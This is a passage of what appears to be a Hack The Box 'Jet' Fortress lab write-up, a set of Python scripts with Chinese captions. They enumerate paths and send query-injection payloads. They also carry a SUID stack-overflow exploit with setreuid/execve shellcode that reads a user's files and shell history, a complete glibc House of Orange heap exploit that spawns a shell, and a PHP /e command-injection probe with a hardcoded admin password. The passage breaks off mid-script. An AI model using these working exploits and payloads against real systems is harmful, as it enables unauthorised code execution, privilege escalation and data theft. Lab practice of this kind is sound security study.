    'phpinfo.php', 'composer.json', '.git/HEAD', '.DS_Store', 'login.php.bak',
    'login.php~', 'login.php.old', 'config.php.bak', 'config.php~', 'adminer.php',
    'phpmyadmin/', 'plugins/', 'ckeditor/'
]
rows=[]
for name in NAMES:
 path=BASE+name; conn=http.client.HTTPConnection(TARGET,80,timeout=5)
 try:
  conn.request('GET',path,headers={'Host':HOST,'Connection':'close','User-Agent':'HTB-Jet-assessment/1.0'})
  r=conn.getresponse(); body=r.read(1024)
  row={'path':path,'status':r.status,'location':r.getheader('Location'),'bytes_read':len(body),'sha256':hashlib.sha256(
body).hexdigest()[:16],'preview':body[:120].decode('utf-8','replace')}
 except Exception as e: row={'path':path,'error':repr(e)}
 finally: conn.close()
 rows.append(row)
 if row.get('status') != 404: print(json.dumps(row,ensure_ascii=False))
 time.sleep(.2)
out=Path(__file__).resolve().parents[1]/'logs/admin-path-enum.json';out.parent.mkdir(parents=True,exist_ok=True);out.
write_text(json.dumps({'target':TARGET,'host':HOST,'results':rows},indent=2,ensure_ascii=False)+'\n')
print(f'checked {len(rows)} paths; saved {out}')
```

decrypt_alex_xor.py

以已發現的重複 XOR 金鑰解密 Alex challenge 檔並輸出明文。

原始檔：reports/fortress-jet-10.13.37.10/scripts/decrypt_alex_xor.py

```
#!/usr/bin/env python3
"""Extract /home/alex/encrypted.txt from captured output and decrypt repeating-key XOR."""
import base64
import re
from html.parser import HTMLParser
from pathlib import Path

ROOT = Path(__file__).resolve().parents[1]
EVIDENCE = ROOT / 'evidence' / 'alex-encrypted-files.html'
KEY = b'securewebincrocks'

class Text(HTMLParser):
    def __init__(self):
        super().__init__()
        self.in_paragraph = False
        self.parts = []
    def handle_starttag(self, tag, attrs):
        if tag == 'p':
            self.in_paragraph = True
    def handle_endtag(self, tag):
        if tag == 'p':
            self.in_paragraph = False
    def handle_data(self, data):
        if self.in_paragraph:
            self.parts.append(data)

parser = Text()
parser.feed(EVIDENCE.read_text(errors='replace'))
transcript = ''.join(parser.parts)
match = re.search(
    r'ENCRYPTED_TEXT_BASE64\s*\n([A-Za-z0-9+/=]+)\s*FLAG_CANDIDATES',
    transcript,
)
if not match:
    raise SystemExit('encrypted bytes not found in captured evidence')
ciphertext = base64.b64decode(match.group(1))
(ROOT / 'evidence' / 'alex-encrypted.bin').write_bytes(ciphertext)
plaintext = bytes(byte ^ KEY[i % len(KEY)] for i, byte in enumerate(ciphertext))
(ROOT / 'evidence' / 'alex-encrypted-decrypted.txt').write_bytes(plaintext)
print('ciphertext_bytes=%d' % len(ciphertext))
print('key=%s' % KEY.decode())
print(plaintext.decode('utf-8', 'replace'))
```

elasticity_options_probe.py

定向測試 9201 API 的常見 query parameter/category 欄位，保存 JSON 結果。

原始檔：reports/fortress-jet-10.13.37.10/scripts/elasticity_options_probe.py

```
#!/usr/bin/env python3
"""GET-only probes for optional parameters on the 9201 search API."""
import hashlib
import http.client
import json
import time
from pathlib import Path
from urllib.parse import urlencode

TARGET = '10.13.37.10'
cases = [
    ('category=admin', '/search?category=admin'),
    ('query=flag', '/search?category=admin&query=flag'),
    ('q=flag', '/search?category=admin&q=flag'),
    ('search=flag', '/search?category=admin&search=flag'),
    ('term=flag', '/search?category=admin&term=flag'),
    ('text=flag', '/search?category=admin&text=flag'),
    ('field=body', '/search?category=admin&field=body'),
    ('size=1000', '/search?category=admin&size=1000'),
    ('limit=1000', '/search?category=admin&limit=1000'),
    ('from=0,size=1000', '/search?category=admin&from=0&size=1000'),
    ('source=*', '/search?category=admin&_source=*'),
    ('pretty=true', '/search?category=admin&pretty=true'),
    ('category duplicate admin,flag', '/search?category=admin&category=flag'),
    ('category[]=admin', '/search?category%5B%5D=admin'),
    ('root category=admin', '/?category=admin'),
]
results = []
for label, path in cases:
    conn = http.client.HTTPConnection(TARGET, 9201, timeout=4)
    try:
        conn.request('GET', path, headers={
            'Host': 'www.securewebinc.jet',
            'Connection': 'close',
            'User-Agent': 'HTB-Jet-assessment/1.0',
        })
        response = conn.getresponse()
        body = response.read(10000)
        row = {'case': label, 'path': path, 'status': response.status,
               'bytes': len(body), 'sha256': hashlib.sha256(body).hexdigest(),
               'body': body.decode('utf-8', 'replace')}
    except Exception as exc:
        row = {'case': label, 'path': path, 'error': repr(exc)}
    finally:
        conn.close()
    results.append(row)
    print(json.dumps(row, ensure_ascii=False))
    time.sleep(0.15)
out = Path(__file__).resolve().parents[1] / 'logs' / 'elasticity-options-probe.json'
out.write_text(json.dumps({'target': TARGET, 'port': 9201, 'results': results},
                          indent=2, ensure_ascii=False) + '\n')
```

elasticity_query_probe.py

低量測試已知與挑戰線索相關的 9201 category 值，記錄回應。

原始檔：reports/fortress-jet-10.13.37.10/scripts/elasticity_query_probe.py

```
#!/usr/bin/env python3
"""Low-rate GET-only category and parser probes for the custom 9201 API."""
import hashlib
import http.client
import json
import time
from pathlib import Path
from urllib.parse import urlencode

TARGET = '10.13.37.10'
CATEGORIES = [
    'maintenance', 'Maintenance', 'outage', 'admin', 'secret', 'internal',
    'private', 'confidential', 'security', 'elasticity', 'elastic', 'flag',
    'info', 'warning', 'error', 'alert', 'alerts', 'event', 'system', 'ops',
    'operations', 'dev', 'development', 'developer', 'database', 'support',
    'helpdesk', 'users', 'employee', 'finance', 'hr', 'customer', 'email',
    'message', 'logs', 'root', 'jet', 'hidden', 'inbox', 'outbound', 'all',
    'FLAG', '', '*', '.', '.*', '"', "'", '\\', 'maintenance"',
    "maintenance'", 'maintenance\\', 'maintenance,flag', '{"match_all":{}}',
    'admin OR *:*', 'admin OR category:*', 'admin OR category:flag',
    'admin OR category:maintenance', '"admin" OR *:*',
    'admin" OR category:*', 'admin\\" OR category:*',
    'admin AND body:*flag*', 'admin OR body:JET', 'admin AND subject:Rob',
    "' OR '1'='1", '.* OR .:.*',
]
results = []
for category in CATEGORIES:
    path = '/search?' + urlencode({'category': category})
    conn = http.client.HTTPConnection(TARGET, 9201, timeout=4)
    try:
        conn.request('GET', path, headers={
            'Host': 'www.securewebinc.jet',
            'Connection': 'close',
            'User-Agent': 'HTB-Jet-assessment/1.0',
        })
        response = conn.getresponse()
        body = response.read(10000)
        result = {
            'category': category,
            'status': response.status,
            'bytes': len(body),
            'sha256': hashlib.sha256(body).hexdigest(),
            'body': body.decode('utf-8', 'replace'),
        }
    except Exception as exc:
        result = {'category': category, 'error': repr(exc)}
    finally:
        conn.close()
    results.append(result)
    print(json.dumps(result, ensure_ascii=False))
    time.sleep(0.15)

output = Path(__file__).resolve().parents[1] / 'logs' / 'elasticity-query-probe.json'
output.write_text(json.dumps({'target': TARGET, 'port': 9201, 'results': results},
                             indent=2, ensure_ascii=False) + '\n')
```

extract_tony_crypto.py

從 Tony challenge 材料提取公鑰、密文與檔案結構，為離線密碼分析準備輸入。

原始檔：reports/fortress-jet-10.13.37.10/scripts/extract_tony_crypto.py

```
#!/usr/bin/env python3
"""Extract Tony's public key, RSA ciphertext, and AES ciphertext from RCE evidence."""
import base64
import re
from html.parser import HTMLParser
from pathlib import Path

ROOT = Path(__file__).resolve().parents[1]

class ParagraphText(HTMLParser):
    def __init__(self):
        super().__init__()
        self.inside = False
        self.parts = []
    def handle_starttag(self, tag, attrs):
        if tag == 'p':
            self.inside = True
    def handle_endtag(self, tag):
        if tag == 'p':
            self.inside = False
    def handle_data(self, data):
        if self.inside:
            self.parts.append(data)

def paragraph(path):
    parser = ParagraphText()
    parser.feed(path.read_text(errors='replace'))
    return ''.join(parser.parts)

key_text = paragraph(ROOT / 'evidence' / 'tony-key-files.html')
key_match = re.search(
    r'FILE:/home/tony/key\.bin\.enc\n[^\n]+\n([A-Za-z0-9+/=]+)',
    key_text,
)
public_match = re.search(
    r'FILE:/home/tony/keys/public\.crt\n[^\n]+\n([A-Za-z0-9+/=]+)',
    key_text,
)
if not key_match or not public_match:
    raise SystemExit('could not locate key.bin.enc or public.crt in captured evidence')
key_ciphertext = base64.b64decode(key_match.group(1))
public_pem = base64.b64decode(public_match.group(1))
(ROOT / 'evidence' / 'tony-key.bin.enc').write_bytes(key_ciphertext)
(ROOT / 'evidence' / 'tony-public.pem').write_bytes(public_pem)

secret_text = paragraph(ROOT / 'evidence' / 'tony-secret-base64.html')
candidates = re.findall(r'[A-Za-z0-9+/=]{1000,}', secret_text)
if not candidates:
    raise SystemExit('could not locate secret.enc base64 in captured evidence')
encoded_secret = max(candidates, key=len)
# The legacy PHP/system response echoes this command's output twice.
if len(encoded_secret) % 2 == 0:
    midpoint = len(encoded_secret) // 2
    if encoded_secret[:midpoint] == encoded_secret[midpoint:]:
        encoded_secret = encoded_secret[:midpoint]
secret = base64.b64decode(encoded_secret)
(ROOT / 'evidence' / 'tony-secret.enc').write_bytes(secret)

print('public_pem_bytes=%d' % len(public_pem))
print('rsa_ciphertext_bytes=%d' % len(key_ciphertext))
print('aes_ciphertext_bytes=%d' % len(secret))
```

http_path_probe.py

針對 HTTP 路徑做有限的 GET 探測並記錄結果，不做字典洪水。

原始檔：reports/fortress-jet-10.13.37.10/scripts/http_path_probe.py

```
#!/usr/bin/env python3
"""Low-rate GET-only path checks against the authorized Jet web/API ports."""
import argparse
import hashlib
import http.client
import json
import time
from pathlib import Path

TARGET = '10.13.37.10'
HOST = 'www.securewebinc.jet'
PATHS = {
  80: [
    '/', '/robots.txt', '/sitemap.xml', '/security.txt', '/.git/HEAD', '/.env',
    '/dirb_safe_dir_rf9EmcEIx/', '/dirb_safe_dir_rf9EmcEIx/admin/',
    '/dirb_safe_dir_rf9EmcEIx/admin/index.php', '/dirb_safe_dir_rf9EmcEIx/admin/login.php',
    '/dirb_safe_dir_rf9EmcEIx/admin/auth.php', '/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php',
    '/dirb_safe_dir_rf9EmcEIx/admin/stats.php', '/dirb_safe_dir_rf9EmcEIx/admin/users.php',
    '/dirb_safe_dir_rf9EmcEIx/admin/flag.php', '/dirb_safe_dir_rf9EmcEIx/admin/does-not-exist.php',
  ],
  9201: [
    '/', '/search', '/search/', '/api', '/api/search', '/data', '/records', '/messages',
    '/announcements', '/elastic', '/elasticsearch', '/index', '/flag', '/health',
    '/status', '/docs', '/help', '/query', '/events', '/api/messages',
  ],
}


def check(port, path, timeout):
    conn = http.client.HTTPConnection(TARGET, port, timeout=timeout)
    try:
        conn.request('GET', path, headers={'Host': HOST, 'Connection': 'close', 'User-Agent': 'HTB-Jet-assessment/1.0'})
        response = conn.getresponse()
        body = response.read(2049)
        return {
            'path': path,
            'status': response.status,
            'location': response.getheader('Location'),
            'content_type': response.getheader('Content-Type'),
            'bytes_read': len(body),
            'body_sha256_prefix': hashlib.sha256(body).hexdigest()[:16],
            'body_preview': body[:160].decode('utf-8', 'replace'),
        }
    except Exception as exc:
        return {'path': path, 'error': repr(exc)}
    finally:
        conn.close()


parser = argparse.ArgumentParser(description=__doc__)
parser.add_argument('--port', type=int, choices=PATHS, required=True)
parser.add_argument('--timeout', type=float, default=4.0)
parser.add_argument('--delay', type=float, default=0.25, help='seconds between requests')
parser.add_argument('--output', type=Path, required=True)
args = parser.parse_args()
results = []
for path in PATHS[args.port]:
    row = check(args.port, path, args.timeout)
    results.append(row)
    print(json.dumps(row, ensure_ascii=False))
    time.sleep(args.delay)
args.output.parent.mkdir(parents=True, exist_ok=True)
args.output.write_text(json.dumps({'target': TARGET, 'port': args.port, 'results': results}, indent=2,
ensure_ascii=False) + '\n')
```

http_range_fetch.py

以 HTTP Range 分段取回大回應，檢查每段長度/狀態並重組完整內容。

原始檔：reports/fortress-jet-10.13.37.10/scripts/http_range_fetch.py

```
#!/usr/bin/env python3
"""Fetch an in-scope HTTP page using bounded byte ranges for MTU black holes."""
import argparse
import http.client
import re
import sys
from pathlib import Path
from urllib.parse import urlsplit

ALLOWED_IP = '10.13.37.10'
MAX_TOTAL = 200_000
MAX_CHUNK = 1000


def fetch_range(url, host_header, start, end, timeout):
    parsed = urlsplit(url)
    if parsed.scheme != 'http' or parsed.hostname != ALLOWED_IP:
        raise ValueError(f'Only http://{ALLOWED_IP}/ is allowed')
    port = parsed.port or 80
    if port != 80:
        raise ValueError('Only target TCP/80 is allowed')
    path = parsed.path or '/'
    if parsed.query:
        path += '?' + parsed.query
    conn = http.client.HTTPConnection(ALLOWED_IP, port, timeout=timeout)
    try:
        conn.request('GET', path, headers={
            'Host': host_header,
            'Range': f'bytes={start}-{end}',
            'User-Agent': 'HTB-Jet-assessment/1.0',
            'Connection': 'close',
        })
        response = conn.getresponse()
        body = response.read(MAX_CHUNK + 1)
        content_range = response.getheader('Content-Range', '')
        match = re.fullmatch(r'bytes (\d+)-(\d+)/(\d+)', content_range)
        if response.status != 206 or not match:
            raise RuntimeError(f'Expected bounded HTTP 206, got {response.status} {content_range!r}')
        actual_start, actual_end, total = map(int, match.groups())
        if (actual_start, actual_end) != (start, min(end, total - 1)):
            raise RuntimeError(f'Unexpected Content-Range {content_range!r}')
        if total > MAX_TOTAL or len(body) != actual_end - actual_start + 1:
            raise RuntimeError(f'Unexpected body size/total: {len(body)}/{total}')
        return body, total, response.getheaders()
    finally:
        conn.close()


def main():
    parser = argparse.ArgumentParser(description=__doc__)
    parser.add_argument('--url', default='http://10.13.37.10/', help='target URL; hostname must be 10.13.37.10')
    parser.add_argument('--host-header', default='www.securewebinc.jet', help='in-scope virtual host header')
    parser.add_argument('--chunk-size', type=int, default=900, help='range size, maximum 1000 bytes')
    parser.add_argument('--timeout', type=float, default=5.0)
    parser.add_argument('--output', required=True, type=Path)
    args = parser.parse_args()
    if not (1 <= args.chunk_size <= MAX_CHUNK):
        parser.error(f'--chunk-size must be 1..{MAX_CHUNK}')
    content, total, headers = fetch_range(args.url, args.host_header, 0, args.chunk_size - 1, args.timeout)
    output = bytearray(content)
    offset = len(content)
    while offset < total:
        end = min(offset + args.chunk_size - 1, total - 1)
        part, observed_total, _ = fetch_range(args.url, args.host_header, offset, end, args.timeout)
        if observed_total != total:
            raise RuntimeError('Content-Length changed during range collection')
        output.extend(part)
        offset += len(part)
        print(f'Fetched {offset}/{total} bytes', file=sys.stderr)
    args.output.parent.mkdir(parents=True, exist_ok=True)
    args.output.write_bytes(output)
    print(f'HTTP 206, {total} bytes, saved {args.output}')
    for key, value in headers:
        if key.lower() in {'server', 'content-type', 'content-length', 'last-modified', 'etag'}:
            print(f'{key}: {value}')


if __name__ == '__main__':
    main()
```

leak_offset_probe.py

對 /home/leak 執行受控輸入長度探測，辨認覆寫偏移。

原始檔：reports/fortress-jet-10.13.37.10/scripts/leak_offset_probe.py

```
#!/usr/bin/env python2
"""Check the saved-RIP distance using an exit(42) payload, with no file changes."""
import re
import struct
import subprocess

shellcode = '\x31\xc0\x6a\x3c\x58\x6a\x2a\x5f\x0f\x05'
for offset in (64, 68, 72, 76, 80, 88):
    proc = subprocess.Popen(['/home/leak'], stdin=subprocess.PIPE,
                            stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
    intro = proc.stdout.readline()
    prompt = proc.stdout.readline()
    match = re.search(r'0x[0-9a-fA-F]+', intro)
    if not match:
        print('offset=%d missing leak: %r' % (offset, intro + prompt))
        proc.kill()
        continue
    addr = int(match.group(0), 16)
    payload = shellcode + ('\x90' * (offset - len(shellcode)))
    payload += struct.pack('<Q', addr) + '\n'
    output, _ = proc.communicate(payload)
    print('offset=%d rc=%r out=%r' % (offset, proc.returncode, output))
```

leak_stack_maps.py

透過已授權命令鏈讀取目標 /proc/self/maps 等地址配置資訊。

原始檔：reports/fortress-jet-10.13.37.10/scripts/leak_stack_maps.py

```
#!/usr/bin/env python2
"""Read the paused /home/leak process maps to confirm runtime stack permissions."""
import re
import subprocess

p = subprocess.Popen(['/home/leak'], stdin=subprocess.PIPE,
                     stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
intro = p.stdout.readline()
prompt = p.stdout.readline()
pid = p.pid
match = re.search(r'0x[0-9a-fA-F]+', intro)
print(intro.rstrip())
print(prompt.rstrip())
print('PID=%d' % pid)
print(open('/proc/%d/maps' % pid).read())
p.kill()
p.wait()
```

leak_strace_probe.py

在受控輸入下記錄 /home/leak 系統呼叫/輸入處理線索。

原始檔：reports/fortress-jet-10.13.37.10/scripts/leak_strace_probe.py

```
#!/usr/bin/env python2
"""Trace one exit(42) overflow attempt to identify the target's fault address."""
import os
import re
import struct
import subprocess

trace = '/tmp/jet-leak-trace.txt'
p = subprocess.Popen(['/usr/bin/strace', '-o', trace, '/home/leak'],
                     stdin=subprocess.PIPE, stdout=subprocess.PIPE,
                     stderr=subprocess.STDOUT)
intro = p.stdout.readline()
prompt = p.stdout.readline()
m = re.search(r'0x[0-9a-fA-F]+', intro)
if not m:
    print(intro + prompt)
    raise SystemExit('no stack leak')
addr = int(m.group(0), 16)
shellcode = (
    '\x31\xc0\xbf\xed\x03\x00\x00\xbe\xed\x03\x00\x00'
    '\xb0\x71\x0f\x05\x48\x8d\x3d\x0b\x00\x00\x00'
    '\x31\xf6\x31\xd2\x31\xc0\xb0\x3b\x0f\x05\x90'
    '/bin/sh\x00'
)
payload = shellcode + ('\x90' * (72 - len(shellcode)))
payload += struct.pack('<Q', addr) + '\n'
commands = 'id; whoami; exit\n'
p.stdin.write(payload)
p.stdin.flush()
import time
time.sleep(0.2)
rest, _ = p.communicate(commands)
print(intro + prompt + rest)
print('TRACE_START')
print(open(trace).read()[-6000:])
os.unlink(trace)
```

leak_suid_proof.py

利用 stack leak 與已知偏移驗證 /home/leak SUID 權限，以 alex 身分執行有限旗標檢索。

原始檔：reports/fortress-jet-10.13.37.10/scripts/leak_suid_proof.py

```
#!/usr/bin/env python2
"""One-shot authorized proof of the local SUID stack overflow in /home/leak.

Runs only on the Jet lab host through the already-authenticated web command
injection. The payload uses the binary's disclosed stack address, sets both
real and effective UID to alex (1005), then reads a bounded inventory of files.
It does not open a network listener or alter files.
"""
import re
import struct
import subprocess
import sys
import time

binary = '/home/leak'
for attempt in range(20):
    proc = subprocess.Popen([binary], stdin=subprocess.PIPE,
                            stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
    intro = proc.stdout.readline()
    prompt = proc.stdout.readline()
    match = re.search(r'0x[0-9a-fA-F]+', intro)
    if not match:
        sys.stdout.write(intro + prompt)
        proc.kill()
        raise SystemExit('stack address leak not found')
    buffer_address = int(match.group(0), 16)
    # fgets stops on a newline byte even inside the packed return address.
    if '\n' not in struct.pack('<Q', buffer_address):
        break
    proc.kill()
    proc.wait()
else:
    raise SystemExit('no newline-free leaked stack address in 20 attempts')
# setreuid(1005,1005), then execve("/bin//sh", ["/bin//sh", NULL], NULL)
shellcode = (
    '\x31\xc0\xbf\xed\x03\x00\x00\xbe\xed\x03\x00\x00'
    '\xb0\x71\x0f\x05\x48\x8d\x3d\x0b\x00\x00\x00'
    '\x31\xf6\x31\xd2\x31\xc0\xb0\x3b\x0f\x05\x90'
    '/bin/sh\x00'
)
offset = 72  # 64-byte local array, saved RBP, then saved RIP
if len(shellcode) > offset:
    raise SystemExit('shellcode exceeds return-address offset')
payload = shellcode + ('\x90' * (offset - len(shellcode)))
payload += struct.pack('<Q', buffer_address) + '\n'
commands = (
    'id; for p in 9200 9300; do echo LOCAL_PORT:$p; '
    'curl --max-time 3 -sS -i http://127.0.0.1:$p/ 2>&1 | head -c 500; echo; done; '
    'id; whoami; printf "HOME_FILES\\n"; '
    'find /home/alex -maxdepth 4 -type f -print 2>&1; '
    'printf "CRYPTER_SOURCE\\n"; cat /home/alex/crypter.py; '
    'printf "ALEX_HISTORY\\n"; cat /home/alex/.bash_history; '
    'printf "ENCRYPTED_TEXT_BASE64\\n"; base64 -w0 /home/alex/encrypted.txt; '
    'printf "FLAG_CANDIDATES\\n"; '
    'grep -R -a -n "JET{" /home/alex 2>/dev/null; exit\n'
)
proc.stdin.write(payload)
proc.stdin.flush()
# Keep later shell commands out of the stdio read-ahead buffer used by fgets.
time.sleep(0.2)
output, _ = proc.communicate(commands)
sys.stdout.write(intro + prompt + output)
sys.stdout.write('\nCHILD_RC=%r OUTPUT_REPR=%r\n' % (proc.returncode, output))
```

membermanager_house_of_orange.py

純標準函式庫 socket 客戶端；取得 libc leak、計算基址與函式位址，觸發 House of Orange 並執行有限 id/旗標讀取。

原始檔：reports/fortress-jet-10.13.37.10/scripts/membermanager_house_of_orange.py

```
#!/usr/bin/env python3
"""Reproduce Jet Fortress port 5555 House-of-Orange RCE and read its flag.

Scope: the explicitly authorized HTB lab endpoint 10.13.37.10:5555 only.
Dependencies: Python 3 standard library. Each run opens one TCP connection.
The exploit leaks read@GOT, resolves system for the target's glibc 2.23,
corrupts the heap and _IO_list_all, then requests a shell and reads the flag.
"""
import re
import socket
import struct
import time
from pathlib import Path

HOST = "10.13.37.10"
PORT = 5555
TIMEOUT = 5.0
MASK = 0xFFFFFFFFFFFFFFFF


def p64(value):
    return struct.pack("<Q", value & MASK)


def p16(value):
    return struct.pack("<H", value & 0xFFFF)


def recv_until(sock, marker, limit=65536):
    data = bytearray()
    while marker not in data and len(data) < limit:
        part = sock.recv(min(4096, limit - len(data)))
        if not part:
            break
        data.extend(part)
    if marker not in data:
        raise RuntimeError("did not receive prompt %r; got %r" % (marker, bytes(data[-300:])))
    return bytes(data)


def recv_line(sock, limit=4096):
    data = bytearray()
    while b"\n" not in data and len(data) < limit:
        part = sock.recv(min(1024, limit - len(data)))
        if not part:
            break
        data.extend(part)
    return bytes(data)


def sendline(sock, value):
    sock.sendall(value + b"\n")


def menu(sock, option):
    sendline(sock, str(option).encode())


def add(sock, size, data):
    menu(sock, 1)
    recv_until(sock, b"size: ")
    sendline(sock, str(size).encode())
    recv_until(sock, b"username: ")
    sock.sendall(data)
    recv_until(sock, b"6. exit\n")


def ban(sock, index):
    menu(sock, 3)
    recv_until(sock, b"index: ")
    sendline(sock, str(index).encode())
    recv_until(sock, b"6. exit\n")


def edit(sock, index, mode, data):
    menu(sock, 2)
    recv_until(sock, b"2. insecure edit\n")
    sendline(sock, str(mode).encode())
    recv_until(sock, b"index: ")
    sendline(sock, str(index).encode())
    recv_until(sock, b"new username: ")
    sock.sendall(data + b"\n")
    recv_until(sock, b"6. exit\n")


def change_name(sock, data):
```

```
    menu(sock, 4)
    recv_until(sock, b"enter new name:")
    sock.sendall(data + b"\n")
    recv_until(sock, b"6. exit\n")


def main():
    transcript = bytearray()
    with socket.create_connection((HOST, PORT), timeout=TIMEOUT) as sock:
        sock.settimeout(TIMEOUT)
        transcript.extend(recv_until(sock, b"enter your name:"))
        sendline(sock, b"jet-sop")
        transcript.extend(recv_until(sock, b"6. exit\n"))

        # A full usable-size write removes the string terminator at chunk 0.
        add(sock, 0x88, b"A" * 0x88)
        add(sock, 0x100, b"B" * 8)
        # Place a fake small chunk header inside a large allocation.
        fake = b"C" * 0x160 + p64(0) + p64(0x21)
        add(sock, 0x500, fake)
        add(sock, 0x88, b"D" * 8)

        # Free chunk 2, then extend chunk 0's visible string into chunk 1's size.
        ban(sock, 2)
        edit(sock, 0, 2, b"A" * 0x88 + p16(0x281))

        menu(sock, 5)
        gift_data = recv_until(sock, b"your gift:\n")
        if not re.search(rb"your gift:\s*\n\s*(\d+)", gift_data):
            gift_data += recv_line(sock)
        transcript.extend(gift_data)
        m = re.search(rb"your gift:\s*\n\s*(\d+)", gift_data)
        if not m:
            raise RuntimeError("could not parse read@GOT leak: %r" % leak_line)
        read_got = int(m.group(1))
        # Ubuntu 16.04 glibc 2.23 offsets verified against the target runtime.
        libc_base = read_got - 0xF7250
        system = libc_base + 0x45390
        if libc_base & 0xFFF:
            raise RuntimeError("libc base is not page aligned: %#x" % libc_base)

        # Store system() in the name BSS area, used as the fake FILE vtable.
        change_name(sock, p64(0) * 3 + p64(system))

        # Forge the FILE object and _IO_list_all linkage in the expanded chunk.
        payload = (
            b"A" * 256 + b"/bin/sh\x00" + p64(0x61) + p64(0)
            + p64(libc_base + 0x3C5520 - 0x10) + p64(2) + p64(3)
            + p64(0) * 21 + p64(0x6020A0)
        )
        edit(sock, 1, 1, payload)

        # This allocation trips glibc's flush path and dispatches system("/bin/sh").
        menu(sock, 1)
        recv_until(sock, b"size: ")
        sendline(sock, b"128")
        tail = bytearray()
        sock.settimeout(1.5)
        deadline = time.monotonic() + 4.0
        while time.monotonic() < deadline and b"[vsyscall]" not in tail:
            try:
                part = sock.recv(4096)
            except socket.timeout:
                break
            if not part:
                break
            tail.extend(part)
        # Some libc abort diagnostics end in the process map; others enter the shell
        # directly. In either case, issue bounded read-only proof commands.
        time.sleep(0.2)
        sock.sendall(b"id; cat /home/membermanager/flag.txt; exit\n")
        sock.settimeout(2.0)
        try:
            while len(tail) < 32768:
                part = sock.recv(min(4096, 32768 - len(tail)))
                if not part:
                    break
                tail.extend(part)
        except socket.timeout:
            pass
        transcript.extend(tail)

    root = Path(__file__).resolve().parents[1]
    evidence = root / "evidence" / "membermanager-house-of-orange.txt"
    evidence.write_bytes(transcript)
    text = transcript.decode("utf-8", "replace")
    print("read@GOT=%#x" % read_got)
    print("libc_base=%#x" % libc_base)
    print("system=%#x" % system)
    print(text)
    if "JET{" not in text:
```

```
        raise SystemExit("shell proof did not return a flag; see %s" % evidence)

if __name__ == "__main__":
    main()
```

memo_protocol_probe.py

以 NUL-terminated yes/no 操作 7777 建立、顯示、刪除與正常離開，避免錯誤 newline 導致協定失同步。

原始檔：reports/fortress-jet-10.13.37.10/scripts/memo_protocol_probe.py

```
#!/usr/bin/env python3
"""Bounded protocol/heap observation for the authorized 7777 lab service."""
import socket
from pathlib import Path

HOST, PORT = "10.13.37.10", 7777


def until(sock, marker, limit=8192):
    out = bytearray()
    while marker not in out and len(out) < limit:
        part = sock.recv(min(2048, limit - len(out)))
        if not part:
            break
        out.extend(part)
    if marker not in out:
        raise RuntimeError("missing prompt %r, tail=%r" % (marker, bytes(out[-200:])))
    return bytes(out)


def send(sock, data):
    sock.sendall(data)


def main():
    transcript = bytearray()
    with socket.create_connection((HOST, PORT), timeout=4) as sock:
        sock.settimeout(4)
        transcript.extend(until(sock, b"> "))
        send(sock, b"1\n")
        transcript.extend(until(sock, b"Data: "))
        # Keep the 40-byte stack canary region untouched; the embedded NUL
        # terminates the input string before strdup copies it.
        send(sock, b"A" * 8 + b"\x00")
        transcript.extend(until(sock, b"Are you done? [yes/no] "))
        send(sock, b"yes\x00")
        transcript.extend(until(sock, b"> "))
        send(sock, b"2\n")
        transcript.extend(until(sock, b"> "))
        send(sock, b"3\n")
        transcript.extend(until(sock, b"> "))
        send(sock, b"2\n")
        transcript.extend(until(sock, b"> "))
        send(sock, b"4\n")
        transcript.extend(until(sock, b"[yes/no] "))
        send(sock, b"yes\x00")
        try:
            while len(transcript) < 16384:
                part = sock.recv(2048)
                if not part:
                    break
                transcript.extend(part)
        except socket.timeout:
            pass
    path = Path(__file__).resolve().parents[1] / "evidence" / "memo-protocol-probe.txt"
    path.write_bytes(transcript)
    print(transcript.decode("utf-8", "replace"))
    print("saved %d bytes to %s" % (len(transcript), path))


if __name__ == "__main__":
    main()
```

memo_stack_leak_probe.py

對 Spiritual Memo 做一次受控長度觀察，保存輸出 bytes，以確認越界/位址洩漏線索；不聲稱完成 RCE。

原始檔：reports/fortress-jet-10.13.37.10/scripts/memo_stack_leak_probe.py

```
#!/usr/bin/env python3
"""One-connection proof of the memo stack over-read into strdup output."""
import socket
from pathlib import Path


def until(sock, marker, limit=8192):
    out = bytearray()
    while marker not in out and len(out) < limit:
        chunk = sock.recv(min(4096, limit - len(out)))
        if not chunk:
            break
        out.extend(chunk)
    if marker not in out:
        raise RuntimeError("prompt missing: %r" % bytes(out[-200:]))
    return bytes(out)


def main():
    data = bytearray()
    with socket.create_connection(("10.13.37.10", 7777), timeout=5) as s:
        s.settimeout(5)
        data.extend(until(s, b"> "))
        s.sendall(b"1\n")
        data.extend(until(s, b"Data: "))
        # Exactly 48 nonzero bytes replace the caller's canary bytes; strdup()
        # then continues reading the saved frame pointer until its NUL byte.
        s.sendall(b"A" * 48)
        data.extend(until(s, b"Are you done? [yes/no] "))
        s.sendall(b"yes\x00")
        data.extend(until(s, b"> "))
        s.sendall(b"2\n")
        data.extend(until(s, b"> "))
        s.sendall(b"4\n")
        data.extend(until(s, b"[yes/no] "))
        s.sendall(b"yes\x00")
        try:
            while len(data) < 16384:
                chunk = s.recv(4096)
                if not chunk:
                    break
                data.extend(chunk)
        except socket.timeout:
            pass
    root = Path(__file__).resolve().parents[1] / "evidence"
    (root / "memo-stack-leak.bin").write_bytes(data)
    print("bytes=%d" % len(data))
    print(data.hex())
    print(data.decode("utf-8", "backslashreplace"))


if __name__ == "__main__":
    main()
```

preg_replace_rce_probe.py

透過 Email 頁面送 harmless command marker，確認 PHP /e 命令執行並留存 HTTP 回應。

原始檔：reports/fortress-jet-10.13.37.10/scripts/preg_replace_rce_probe.py

```
#!/usr/bin/env python3
"""One-request, non-delivering proof for the authorized Jet /e command-injection path."""
from http.cookiejar import CookieJar
from urllib.request import Request, build_opener, HTTPCookieProcessor, HTTPRedirectHandler
from urllib.error import HTTPError
from urllib.parse import urlencode
from pathlib import Path
import json

TARGET = 'http://10.13.37.10'
HOST = 'www.securewebinc.jet'
BASE = '/dirb_safe_dir_rf9EmcEIx/admin/'
USER = 'admin'
PASSWORD = 'Hackthesystem200'

class NoRedirect(HTTPRedirectHandler):
    def redirect_request(self, *args, **kwargs):
        return None

opener = build_opener(HTTPCookieProcessor(CookieJar()), NoRedirect)

def request(path, data=None):
    req = Request(TARGET + path, data=data, headers={
        'Host': HOST,
        'Content-Type': 'application/x-www-form-urlencoded',
        'User-Agent': 'authorized-HTB-assessment/1.0',
    })
    try:
        with opener.open(req, timeout=10) as response:
            return response.status, response.headers, response.read(20000)
    except HTTPError as exc:
